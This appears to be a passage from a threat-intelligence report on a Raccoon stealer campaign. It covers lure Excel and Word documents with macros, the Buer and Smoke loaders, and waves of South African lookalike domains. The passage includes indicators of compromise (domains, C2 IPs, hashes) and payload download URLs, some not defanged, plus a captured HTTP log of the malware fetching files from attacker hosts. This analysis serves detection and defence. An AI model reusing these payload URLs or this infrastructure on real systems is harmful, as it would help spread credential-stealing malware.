
Nickname: raccoonstealer | Source: exploit.in | Topic name: [АРЕНДА] Raccoon Stealer [maas, loader, c++]

Messages: 318 | First message: 08.04.2019 | Last message: 25.09.2020

Messages from the designers of the Raccoon stealer

i Translation:

The gate system has been updated. We have completely changed the traditional scheme. Detection decreases, keepalives increase. Build has been updated. The screenshot format has been changed to jpeg. Thanks for your feedback and support!



blintick Telegram channel and its description


Although the Raccoon stealer is distributed according to the MaaS model, all files distributed during the second wave accessed the same Telegram channel. This suggests that documents with malicious macros downloading Raccoon were distributed by the same group.

Third wave

The third wave of domain registration began on June 29, 2020:


- microsoft-cloud1[.]co.za
- microsoft-cloud6[.]co.za
- microsoft-cloud7[.]co.za
- microsoft-cloud8[.]co.za
- microsoft-cloud9[.]co.za
- microsoft-cloud10[.]co.za
- microsoft-cloud11[.]co.za
- microsoft-cloud12[.]co.za
- microsoft-cloud13[.]co.za
- microsoft-cloud14[.]co.za
- microsoft-cloud15[.]co.za

All registered domains pointed to the IP address 102.130.112[.]195. The first malicious files associated with this wave began to appear in public sandboxes as early as July 2, 2020. The names of these decoys are almost the same as the names of the files sent in the past: BankStatement0109_13169.xlsm, My_Statement_4211.xlsm, and so on. There are about 30 files associated with the domains and cloud-server-updater1[.]co.za.




Network infrastructure. File connections with domains involved in two waves established with the help of Group-IB Graph Network Analysis

The lure documents used as part of this wave look identical to the previous ones. Judging by their behavior after macros are activated, they were created by the same builder. Such builders make it possible to create office documents with malicious macros based on templates, which helps attackers distribute malicious files much faster and more efficiently.



618C894C06633E3D7
ADD228531F6E775A1
80A7F7 lure document sample

Upon activating macros, the file "My_Statement_1953.xlsm" (SHA1: 618C894C06633E3D7ADD228531F6E775A180A7F7) sends a request to download the stealer file [http://microsoft-cloud13\[.\]co.za/msofficeupdate.exe](http://microsoft-cloud13[.]co.za/msofficeupdate.exe). The Raccoon stealer file (SHA1: 6639081791A8909F042E4A4197DF7051382B04E5) makes a series of requests to its C&C server (35.198.88[.]195) and tries to download the file [http://cloud-server-updater1\[.\]co.za/doc/officeupdate.exe](http://cloud-server-updater1[.]co.za/doc/officeupdate.exe), but receives an "error 302" and is redirected to [http://cloud-server-updater1\[.\]co.za/cgi-sys/suspendedpage.cgi](http://cloud-server-updater1[.]co.za/cgi-sys/suspendedpage.cgi) because the original domain is blocked. It seems that the sample was trying to download RAT AveMaria as before. In addition, all files related to this campaign made various network requests, including those to the Telegram channel <https://telete.in/blintick>.



```
< 6639081791a8909f042e4a4197df7051382b04e5 X
File

Pragma: no-cache
Content-Type: multipart/form-data, boundary=4k683b59nd0j798043458n
Content-Length: 29801
Host: 35.198.88.195

URL GET
http://35.198.88.195/gate/libs.zip

Request
GET /gate/libs.zip HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 35.198.88.195
Connection: Keep-Alive

URL GET
http://cloud-server-updater1.co.za/doc/officeupdate.exe

Request
GET /doc/officeupdate.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: cloud-server-updater1.co.za
Connection: Keep-Alive

URL GET
https://telete.in/blintick


Request
```

6639081791A8909F0
42E4A4197DF70513
82B04E5 Raccoon
stealer network
communication

Using loaders

During this campaign, the attackers also experimented with various loaders. While analyzing the infrastructure, we discovered the Buer and Smoke loaders.

On April 30, 2020, an xls document (SHA1: 6c6680659b09d18ccab0f933daf5bf1910168b1a) was uploaded to VirusTotal. When the malicious code is executed, it downloads the payload from <http://cloud-server-updater2.co.za/doc/buer.exe>.



SHA1:6c6680659b09d18ccab0f933daf5bf1910168b1a file network communication established with the help of Group-IB Graph Network Analysis

Apart from that, the files were uploaded to a public resource: bazaar.abuse.ch.

The file names and the tags attached refer to the [Buer loader](#).

File name:	buer.exe
Download:	download sample
Signature ⓘ	BuerLoader
File size:	283'648 bytes
First seen:	2020-04-30 09:14:04 UTC
Last seen:	Never
File type:	<input type="checkbox"/> exe
MIME type:	application/x-dosexec
imphash ⓘ	26a37be4a8eb7fb9c95ca0b3c2e4a458
ssdeep ⓘ	3072:aGSStsY7EPL3geMYWJzE3oI9bmKpVfde/HX2WHsopmuNgynL2tLRISn40:aGSU8eMTA3oI9bIPvu/HXZ1
Threatray ⓘ	46 similar samples on MalwareBazaar
TLSH ⓘ	13549D117ADCC075E2A386340461E7A8D6377CB35F6055CB778C1E2BEE702D189AEB86
Reporter ⓘ	@abuse_ch
Tags:	BuerLoader exe

SHA1:[7b1a5d9bb21d852a6dbf3146fabb1cd1ca276ed9](#) file network communication

ABUSE| [@abuse_ch](#)

Malspam distributing BuerLoader:

HELO: mx3.wp.pl
 Sending IP: 212.77.101.9
 From: Taylor Hosley <arrington.keesha123@wp.pl>
 Subject: payment-error
 Attachment: Statement_320.xlsm

BuerLoader payload URL:
<http://cloud-server-updater2.co.za/doc/buer.exe>

BuerLoader C2:
cloudupdates.co.za:443 (102.130.119.142)

While monitoring the adversary infrastructure, we identified a batch of domains registered by the attackers between August 24 and September 12, 2020. Examples of such domains are presented below:

Domain name	Registration date	IP address
code-cloud[1-6][.]co.za	08/24/2020	102.130.115.44


Domain name	Registration date	IP address
google-document[.]co.za	08/24/2020	102.130.115.44
azure-cloud[1-4][.]co.za	09/04/2020	102.130.119.232
azure-cloud[1-3].web.za	09/04/2020	102.130.119.232
updateadobeonline[.]co.za	09/08/2020	102.130.115.44
updateforadobebnew[.]co.za	09/09/2020	102.130.118.209
oneupdateadobe[1-4][.]co.za	09/09/2020	102.130.118.209
updateadobe[.]co.za	09/12/2020	102.130.121.74

RegistrarWhois: HOSTAFRICA	Domain:code-cloud1.co.za
PhoneWhois: +27.215543096	Domain:code-cloud.co.za
NSWhois: ns1.host-ww.net	Domain:updateforadobebnew.co.za
NSWhois: ns2.host-ww.net	Domain:updateadobe.co.za
WhoisServerWhois: Registrar URL: https://www.hostafrica.co.za	Domain:oneupdateadobe.co.za
MNameSOARecord: ns1.host-ww.net	Domain:code-cloud2.co.za
NSRecord: ns2.host-ww.net	Domain:google-document.co.za
NSRecord: ns1.host-ww.net	Domain:azure-cloud.co.za
RNameSOARecord: noc.host-ww.net	

Similar WHOIS domain records

The WHOIS records for these domains match the WHOIS records for those discovered previously in this campaign. On August 26, 2020, malicious files related to the domains code-cloud[1-6][.]co.za and google-document[.]co.za began appearing on public

resources. One of these files is "BankStatement_1390868739.doc" (SHA1: ed5c20371bae393df0a713be72220b055e5cbdad).



SHA1:
ed5c20371bae393df0
a713be72220b055e5cbdad
file network
communication
established with the
help of Group-IB Graph
Network Analysis

When the malicious code is executed, the file [downloads](#) the payload from [http://google-document\[.\]co.za/doc/loader.exe](http://google-document[.]co.za/doc/loader.exe). Signature analysis showed that the downloaded file is a Smoke loader sample.

